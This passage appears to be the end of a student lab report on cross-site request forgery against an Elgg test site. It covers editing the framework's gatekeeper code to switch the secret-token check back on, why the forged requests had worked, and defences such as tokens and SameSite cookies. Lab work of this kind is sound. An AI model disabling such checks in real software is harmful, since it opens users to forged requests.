/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php

Comment out `return true;` inside `function gatekeeper($action)` and restart Apache:

sudo service apache2 restart

Observations & Explanation

The attacks succeeded when the server did not require per-request secret tokens because the browser attached Alice's session cookie to cross-origin requests. Re-enabling Elgg's secret-token countermeasure prevented forged POSTs and GETs that lacked `__elgg_ts` and `__elgg_token` because these tokens are unpredictable and not accessible to an attacker's origin (same-origin policy).

Conclusion & Recommendations

- Keep CSRF tokens enabled (secret-token pattern).
- Use `SameSite` cookie attributes.
- Avoid sensitive state changes via GET.
- Educate users about social-engineering and suspicious links.